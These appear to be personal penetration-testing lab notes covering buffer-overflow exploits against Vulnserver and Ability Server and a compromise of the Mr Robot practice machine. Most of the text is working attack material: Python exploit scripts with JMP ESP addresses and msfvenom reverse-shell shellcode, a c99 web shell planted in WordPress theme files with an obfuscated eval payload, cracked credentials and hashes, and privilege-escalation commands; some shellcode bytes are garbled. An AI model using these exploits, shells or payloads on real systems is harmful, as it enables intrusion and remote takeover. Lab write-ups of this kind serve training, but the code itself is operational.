2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Ci0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do

```
3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2
Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds
3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du
4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3
Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2D
y3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3E
a4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5
Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6E
e7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9E
h0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3
Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7E
I8Ei9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7
En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8
Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0E
s1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3E
u4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4E
w5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey
6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8F
a9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0F
d1Fd2F'
```

```
buffer = "TRUN ../../" + "junk"
```

```
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

EIP 386F4337

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337
```

```
root@kali:~/buffer/vulnserver# /usr/share/metasploit-
framework/tools/exploit/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
root@kali:~/buffer/vulnserver#
```

//so the EIP is over written by B so we now control the B and the offset is 2003

```
buffer = "TRUN ./:" + "A" * 2003 + "B" * 4 + "C" * 1993
```

```
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

199

there is no bad characters but only "0x00"

```
//mona time : !mona jmp -r esp
// !mona jmp -r esp -cpb '\x00\x0a\x0d' -- > will provide us jmp with the bad
charc
```

625011AF FFE4 JMP ESP

"\xaf\x11\x50\x62"

```
!mona jmp -r esp -cpb '\x00\x0a\x0d'
```

```
#!/usr/bin/python
```

```
import socket
import os
import sys
```

```
host="192.168.110.138"
port=9999
```

```
shellcode = (
```

```
"\xb8\xc7\x3a\x1c\x87\xd9\xc5\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x52\x31\x43\x12\x03\x43\x12\x83\x2c\xc6\xfe\x72\x4e\xdf\x7d"
"\x7c\xae\x20\xe2\xf4\x4b\x11\x22\x62\x18\x02\x92\xe0\x4c\xaf"
"\x59\xa4\x64\x24\x2f\x61\x8b\x8d\x9a\x57\xa2\x0e\xb6\x4\x5"
"\x8c\xc5\xf8\x05\xac\x05\x0d\x44\xe9\x78\xfc\x14\xa2\xf7\x53"
"\x88\xc7\x42\x68\x23\x9b\x43\xe8\xd0\x6c\x65\xd9\x47\xe6\x3c"
"\xf9\x66\x2b\x35\xb0\x70\x28\x70\x0a\x0b\x9a\x0e\x8d\xdd\xd2"
"\xef\x22\x20\xdb\x1d\x3a\x65\xdc\xfd\x49\x9f\x1e\x83\x49\x64"
"\x5c\x5f\xdf\x7e\xc6\x14\x47\x5a\xf6\xf9\x1e\x29\xf4\xb6\x55"
"\x75\x19\x48\xb9\x0e\x25\xc1\x3c\xc0\xaf\x91\x1a\xc4\xf4\x42"
"\x02\x5d\x51\x24\x3b\xbd\x3a\x99\x99\xb6\xd7\xce\x93\x95\xbf"
"\x23\x9e\x25\x40\x2c\x9\x56\x72\xf3\x01\xf0\x3e\x7c\x8c\x07"
"\x40\x57\x68\x97\xbf\x58\x89\xbe\x7b\x0c\xd9\xaa\x2d\xb2"
"\x28\x52\xf8\x15\x78\xfc\x53\xd6\x28\xbc\x03\xbe\x22\x33\x7b"
"\xde\x4d\x99\x14\x75\xb4\x4a\xdb\x22\xd8\x0c\xb3\x30\x24\x10"
"\xff\xbc\xc2\x78\xef\xe8\x5d\x15\x96\xb0\x15\x84\x57\x6f\x50"
"\x86\xdc\x9c\x9\x49\x15\xe8\xb5\x3e\xd5\x9\x7\xe\x9\xea\x1d"
"\x8f\x76\x78\xfa\x4f\xf0\x61\x55\x18\x55\x57\xac\xcc\x4b\xce"
"\x06\xf2\x91\x96\x61\xb6\x4d\x6b\x6f\x37\x03\xd7\x4b\x27\xdd"
"\xd8\xd7\x13\xb1\x8e\x81\xcd\x77\x79\x60\x9\x7\x21\xd6\x2a\x2f"
"\xb7\x14\xed\x29\xb8\x70\x9b\xd5\x09\x2d\xda\xea\x9\xb9\xea"
"\x93\xda\x59\x14\x4e\x5f\x79\xf7\x5a\xaa\x12\xae\x0f\x17\x7f"
"\x51\xfa\x54\x86\xd2\x0e\x25\x7d\xca\x7b\x20\x39\x4c\x90\x58"
"\x52\x39\x96\xcf\x53\x68")
```

```
buffer = "TRUN ./:" + "A" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 30 +  
shellcode
```

```
#buffer = "TRUN ./:" + "A" * 2003 + "B" * 4 + "C" * 1993
```

```
expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

//ref commands used

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 4000
```

```
"\x00"
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.134  
LPORT=443 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00"
```

MR Robots

Saturday, June 2, 2018
9:00 PM

It is running on wordpress 4.3.16

<http://192.168.110.139/wp-links-opml.php>

Username : elliot
password : ER28-0652

The use of the robots relieved a dictionary that contain a wordlist which was used against the login page of the WP-admin. The login page cracked after about 4 hours :

The use of the plugins to get shell did not work as the plugin was not accessible.

The use of the templates to upload an c99.php , we cleared the "404.php" and filled it with the code of the c99.php. Then accessed it via :

<http://192.168.110.139/wp-content/themes/twentyfifteen/404.php?>

The screenshot shows a WordPress admin interface with the URL `192.168.110.139/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen&scrollto=145495`. The left sidebar is visible with various menu items like Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, Settings, Meta Slider, and a Collapse menu. The main content area is titled "Edit Themes" and shows the file "twentyfifteen: 404 Template (404.php)". The code editor contains a large block of PHP code that has been obfuscated. At the top of this code block, there is a header:
Obfuscation provided by FOPQ - Free Online PHP Obfuscator: http://www.fopo.com.ar/
This code was created on Tuesday, May 30th, 2017 at 23:23 UTC from IP 159.146.47.84
Checksum: 623b781056deb59dc1beef74d09bfa300654a7b
The code itself is heavily encoded, appearing as a single long line of characters. Below the code editor is a blue "Update File" button.

The use of any ".php" can be used to give us a web shell back .

Editing the "conetent-link.php"

The screenshot shows a WordPress admin interface with the 'Appearance' tab selected. In the center, a success message 'File edited successfully.' is displayed above the code editor. The code editor contains obfuscated PHP code, which is the result of using an online PHP obfuscator. The obfuscator's signature is present at the top of the code.

```
<?php  
/*  
Obfuscation provided by FOP0 - Free Online PHP Obfuscator: http://www.fopo.com.ar  
This code was created on Tuesday, May 30th, 2017 at 22:29 UTC from IP 159.146.47.  
Checksum: ff73395f7b16ebacc0415646d7fe6909dd11f804  
*/  
$j71b376f = "\142\141\x73\x65\x36\x34\137\x64\x65\143\157\144\145"; @eval($j71b376f(  
"Ly90Tit00FUrVHFkDFOd0pWSmRpdkdBbXVuUDcwUENXZFVrMUR0VGJQMEZ6L1pMTGgrbGVBK2FyUHRh  
TzVoZGk5RjRlaFEzZUtKvNxWlrlQuXQnK9URSt30WN1SkZGwdldWFpLNHRYnhJMTdwY2l0Q0RyTDNLS  
E1NWG1UVGZFWFBaGFFM1l3RXhacH5UmJqYmovdVRZdFJRZzhHZ3ZYeVkJa282THplcnJiVFhic0VTMD  
Bub3gyU0FIL21vdy9TM2x5ZEpiYW55K2RoVTf1RTJ2UzBLQnphRE5SenpXTmR2Y0pwaUV3WLMwcXlYRVF  
3Lytrdm92cDFwdTNTZG83Rk9HZfHJNE5IeGQvV01yemx0cHNSTjBXTLBZzFrT2RudlFDQmZVa2pIeXUr  
d2JGb0ZUd3JwNnYvSVR1TnNTR0plZ3pZV3NYbWz00Td3eVjhR202ZjFYV2lId0hxczcvckR4U1E2R1Nzd  
Vh5RG1oNXZWbfJjNFNpTwlkeFMzSjJ1M2RqaUJvdy9zd2Y3YW9TSdVN3JIR0NmWkxVSvpQUERUSG5vVU  
NlRmpVYi94M2grUVZ6dG5lVLJiVHZTEpMeDU2Y05MTWnDaEv3RzJpTk1ITlpWUGF6bTY5bHBxaWhKGZ5  
2aVpNR2RwY0Jla2hkWGRzMXpScit6Y1RiVHNhNELRaFBaVVvhNVVLeWtuL1pPYVYxcjVnbDR0WVU4eElW  
bwFaMlRvTmNIQ3lONzkzS01xbjBpS05YwmR3ZTVxtLQ4RnZXbDZDdmp5bFZDS2hNNnY0YlM5MkFob0pSe  
TJBWC9vbXAwVG1KU3U5djYzQzAvQXNndk85V2c4SSttTDU5RDJKd1pkSDbxNkFJUFBrduhdJ3WXExME  
1VNkYzKzJldVjpRHdld0JCUEw0cTZrekl1dEFLL2REdWZUMXhyUFEExU090eXIyOXZzVmpIM25hd3h2cjd  
waFhTwlZKNTBEQUMwRGdURW9LclpNmKvIUGZqk0lzsZRPZnBFT1ZZbjZeeWllNFNIcle1RUkyRFhsMDBQ  
d3dNZVNlQlYxVmV3NmVHMFg3aTPPVUhsT1JYdWRTQ2Mx0FVZUGRCWTkycuzYmlhyRlvuTFlwT0RPTlA30  
VZqbUkwaVhichlxWvlaVVBNMXpjSXZDeC9PTS91Q1Q5dkF0UGFNS0c5UGJvblRXK1lxQlpDcjBPYitqdW  
R6S0c5YzNx0V1NEE0NzRrTkpiWmRJbzlnNFBITy9QRXhmTmpNcVpqU1VDOE5WRTdNZUN6UHY0cVlgT3d  
zRk51V0NxmW54LzVMeXFQ03VLYXNEYUzzWG5sRTY3MuXHY1VTREd5RVFCbTNLnZobnM5S0xhRDI0ZGJZ  
L1d3RUh5MXFhdVpxclZnMWZ1SlFqdFEwbGtNeDZXUEFaQUVUVGRrUjh4aWpCU29ReHdjY0plNm9pd1RRZ  
GJ6M21XVzNUNTNu0WZ6WGoSHFqcFRuZmd6L3JFOHJGbVI0TlZzMFUxQmVxSW9ibjZGNlc2YWFTKzVMMH  
N6dUxMYWR5eklNMU9TQVpUTk16elhzand40C8rb01NL3ZtdVBFZDlotFJDZ29qL0Jpa1ZucVlmaUo3akp  
ZTCtXTm1YTTIzaDR0amJsaHVOZEJUL082MULRSU1yeUQyMXK0R00xKysrYlZEMzF0ckpKbVRVSWViTkx  
N3FjYys5UlRwRzhTcWdUbmN2ajJBT0poWFXcnBMUno30HJ40XZmS2xmejh10GtycTJtdVp2c1B6L2FDM  
lhJcTJMRDhRVxlZeXF6S0FwdW5Fc0g3RkY0aXE5S1E30W5mTTQzUldTMkpWYmFjaEZFaXBwaDhMbFdSwV  
lmVEpITktQczJIVVJCSkqvTFNjZVl1VW12c0Z2eGdremtaQDhvWidqMFJhakZCWStKRGMxWWhoa2tQYXF
```

Accessing the PHP shell

Live Preview: Loading... | Add Themes < users Blog... | Edit Themes < users Blog... | Edit Themes < users Blog... | Add

192.168.110.139/wp-content/themes/twentyfifteen/content-link.php

Most Visited Getting Started Amplia Security - Rese...

c99Shell v. 1.0

```
Software: Apache. PHP/5.5.29
uname -a: Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
uid=1(daemon) gid=1(daemon) groups=1(daemon)
Safe-mode: OFF (not secure)
/opt/bitnami/apps/wordpress/htdocs/wp-content/themes/twentyfifteen/ drwxrwxr-x
Free 12.43 GB of 14.89 GB (83.44%)
```

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove

Listing folder

Name	Size	Modify
.	LINK	16.09.2015 03:43:59
..	LINK	16.09.2015 03:43:59
[css]	DIR	16.09.2015 03:43:59
[genericons]	DIR	16.09.2015 03:43:59
[inc]	DIR	16.09.2015 03:43:59
[js]	DIR	16.09.2015 03:43:59
[languages]	DIR	16.09.2015 03:43:59
404.php	754.35 KB	03.06.2018 13:09:47
archive.php	1.87 KB	11.12.2014 02:24:21
author-bio.php	1.11 KB	16.12.2014 05:00:22
comments.php	1.44 KB	16.12.2014 05:00:22
content-link.php	650.11 KB	03.06.2018 13:29:33
content-none.php	1.14 KB	16.12.2014 05:00:22
content-page.php	1.09 KB	16.12.2014 05:00:22
content-search.php	1.08 KB	16.12.2014 05:00:22
content.php	1.66 KB	16.12.2014 05:00:22
footer.php	823 B	16.12.2014 05:00:22
functions.php	12.13 KB	18.06.2015 08:51:26
header.php	1.76 KB	15.01.2015 15:10:22
image.php	2.87 KB	16.12.2014 05:00:22
index.php	1.72 KB	11.12.2014 02:24:21

Use a shell function to get a connection back.

```
//privilege escalation
```

```
total 16K
```

```
drwxr-xr-x 2 root root 4.0K Nov 13 2015 .
```

```
drwxr-xr-x 3 root root 4.0K Nov 13 2015 ..
```

```
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
```

```
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
```

```
/home/robot>cat password.raw-md5
```

```
robot:c3fcd3d76192e4007dfb496cca67e13b
/home/robot>
/home/robot>cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
/home/robot>whoami
daemon
/home/robot>
/home/robot>
```

```
robot:c3fcd3d76192e4007dfb496cca67e13b
abcdefghijklmnopqrstuvwxyz
```

From <<https://crackstation.net/>>

```
Su robot
abcdefghijklmnopqrstuvwxyz
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Check the setuid, soon as you see nmap think privilege escalation and how to run it .

```
find / -perm -4000 -type f 2>/dev/null
```

```
C3fcd3d76192e4007dfb496cca67e13b
```

style.css

<http://192.168.110.139/wp-content/themes/twentyfifteen/style.css>

The key-1-of-3.txt in the secrets
The second one is the robots cred

Reference :

<https://hackingnewideas.wordpress.com/2014/01/02/how-to-upload-shell-in-wordpress-sites/>

https://www.youtube.com/watch?v=Apw1E1lpf5A&ab_channel=SabbirWss

Ability server

Tuesday, June 5, 2018

2:51 AM

1. Fuzzed the application with the below script

```
#!/usr/bin/python

from socket import *
import sys, struct, os, time

host = "10.10.10.73"
port = 21

s = socket(AF_INET, SOCK_STREAM)
s.connect((host, port))
print s.recv(2000)
time.sleep(2)

buffer = "\x41" * 1500
buffer += "\r\n"

print "[+] length: %d" % (len(buffer))

s.send('USER ftp\r\n')
print s.recv(2000)
s.send('PASS ftp\r\n')
print s.recv(2000)
s.send('APPE '+buffer)
print s.recv(2000)
```

```
print "[+] Evil sent!"
```

```
s.close()
```

From <<https://rootisthelimit.com/first-buffer-overflow/>>

// then got the offset of 1500 which then ran the below

```
#!/usr/bin/python
```

```
from socket import *
import sys, struct, os, time

host = "192.168.110.138"
port = 21

s = socket(AF_INET, SOCK_STREAM)
s.connect((host, port))
print s.recv(2000)
time.sleep(2)
```

```
buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8
Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad
8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8
Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7A
h8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Am0Am1
Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An
9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap
8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar
8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9
Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8A
v9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax
7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7
Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7
Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7
Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8
Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8
```

```

Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1B
k2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bm0Bm1Bm2B
m3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo
1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0
Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs
1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2
Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw
2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9"
buffer += "\r\n"

print "[+] length: %d" % (len(buffer))

s.send('USER ftp\r\n')
print s.recv(2000)
s.send('PASS ftp\r\n')
print s.recv(2000)
s.send('APPE '+buffer)
print s.recv(2000)
print "[+] Evil sent!"

s.close()

```

Then after that we knew that offset was

```

root@kali:~/Documents/abilityserver# /usr/share/metasploit-
framework/tools/exploit/pattern_offset.rb -q 67423167
[*] Exact match at offset 964
root@kali:~/Documents/abilityserver#

```

964 just before the EIP then + 4 byes it worked perfectly ,

NOTE : KEEP THE BUFFER SIZE THE SAME , SO 1500

DETECTED THE bad characters which " "\x11" and "\x00" --- > as default
for some reason lol

Next time include : "\xff"

Found the JMP ESP with the bad characters then used the DLL that had everything as "FALSE"

73E32ECF FFE4 JMP ESP

"\xcf\x2e\xe3\x73"

//created shell code

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.141  
LPORT=443 EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x11"
```

// you can see that the total of 1500 has been kept.. $964 + 4 + 181 + 351 = 1,500$

```
time.sleep(2)

shellcode = (
"\xdb\xdd\xd9\x74\x24\xf4\x58\xbf\xb1\x6e\x9e\x7e\x2b\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x78\x13\x03\xc9\x7d\x7c\x8b\xd5\x6a\x02"
"\x74\x25\x6b\x63\xfc\xc0\x5a\xa3\x9a\x81\xcd\x13\xe8\xc7\xe1"
"\xd8\xbc\xf3\x72\xac\x68\xf4\x33\x1b\x4f\x3b\xc3\x30\xb3\x5a"
"\x47\x4b\xe0\xbc\x76\x84\xf5\xbd\xbf\xf9\xf4\xef\x68\x75\xaa"
"\x1f\x1c\xc3\x77\x94\x6e\xc5\xff\x49\x26\xe4\x2e\xdc\x3c\xbf"
"\xf0\xdf\x91\xcb\xb8\xc7\xf6\xf6\x73\x7c\xcc\x8d\x85\x54\x1c"
"\x6d\x29\x99\x90\x9c\x33\xde\x17\x7f\x46\x16\x64\x02\x51\xed"
"\x16\xd8\xd4\xf5\xb1\xab\x4f\xd1\x40\x7f\x09\x92\x4f\x34\x5d"
"\xfc\x53\xcb\xb2\x77\x6f\x40\x35\x57\xf9\x12\x12\x73\xa1\xc1"
"\x3b\x22\x0f\xa7\x44\x34\xf0\x18\xe1\x3f\x1d\x4c\x98\x62\x4a"
"\xa1\x91\x9c\x8a\xad\xa2\xef\xb8\x72\x19\x67\xf1\xfb\x87\x70"
"\xf6\xd1\x70\xee\x09\xda\x80\x27\xce\x8e\xd0\x5f\xe7\xae\xba"
"\x9f\x08\x7b\x6c\xcf\xa6\xd4\xcd\xbf\x06\x85\xa5\xd5\x88\xfa"
"\xd6\xd6\x42\x93\x7d\x2d\x05\x5c\x29\x43\x58\x34\x28\x9b\x63"
"\x7e\xa5\x7d\x09\x90\xe0\xd6\xa6\x09\xa9\xac\x57\xd5\x67\xc9"
"\x58\x5d\x84\x2e\x16\x96\xe1\x3c\xcf\x56\xbc\x1e\x46\x68\x6a"
"\x36\x04\xfb\xf1\xc6\x43\xe0\xad\x91\x04\xd6\xa7\x77\xb9\x41"
"\x1e\x65\x40\x17\x59\x2d\x9f\xe4\x64\xac\x52\x50\x43\xbe\xaa"
"\x59\xcf\xea\x62\x0c\x99\x44\xc5\xe6\x6b\x3e\x9f\x55\x22\xd6"
"\x66\x96\xf5\xa0\x66\xf3\x83\x4c\xd6\xaa\xd5\x73\xd7\x3a\xd2"
"\x0c\x05\xdb\x1d\xc7\x8d\xfb\xff\xcd\xfb\x93\x59\x84\x41\xfe"
"\x59\x73\x85\x07\xda\x71\x76\xfc\xc2\xf0\x73\xb8\x44\xe9\x09"
"\xd1\x20\x0d\xbd\xd2\x60")

buffer = "A" * 964 + "\xcf\x2e\xe3\x73" + "\x90" * 181 + shellcode

buffer += "\r\n"

print "[+] length: %d" % (len(buffer))

s.send('USER ftp\r\n')
print s.recv(2000)
s.send('PASS ftp\r\n')
print s.recv(2000)
s.send('APPE '+buffer)
print s.recv(2000)
print "[+] Evil sent!"

s.close()
```

//text version

```
#!/usr/bin/python
```

```
from socket import *
import sys, struct, os, time

host = "192.168.110.138"
port = 21

s = socket(AF_INET, SOCK_STREAM)
s.connect((host, port))
print s.recv(2000)
time.sleep(2)
```

```
shellcode = (
"\xdb\xdd\xd9\x74\x24\xf4\x58\xbf\xb1\x6e\x9e\x7e\x2b\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x78\x13\x03\xc9\x7d\x7c\x8b\xd5\x6a\x02"
"\x74\x25\x6b\x63\xfc\xc0\x5a\xa3\x9a\x81\xcd\x13\xe8\xc7\xe1"
"\xd8\xbc\xf3\x72\xac\x68\xf4\x33\x1b\x4f\x3b\xc3\x30\xb3\x5a"
"\x47\x4b\xe0\xbc\x76\x84\xf5\xbd\xbf\xf9\xf4\xef\x68\x75\xaa"
"\x1f\x1c\xc3\x77\x94\x6e\xc5\xff\x49\x26\xe4\x2e\xdc\x3c\xbf"
"\xf0\xdf\x91\xcb\xb8\xc7\xf6\xf6\x73\x7c\xcc\x8d\x85\x54\x1c"
"\x6d\x29\x99\x90\x9c\x33\xde\x17\x7f\x46\x16\x64\x02\x51\xed"
"\x16\xd8\xd4\xf5\xb1\xab\x4f\xd1\x40\x7f\x09\x92\x4f\x34\x5d"
"\xfc\x53\xcb\xb2\x77\x6f\x40\x35\x57\xf9\x12\x12\x73\xa1\xc1"
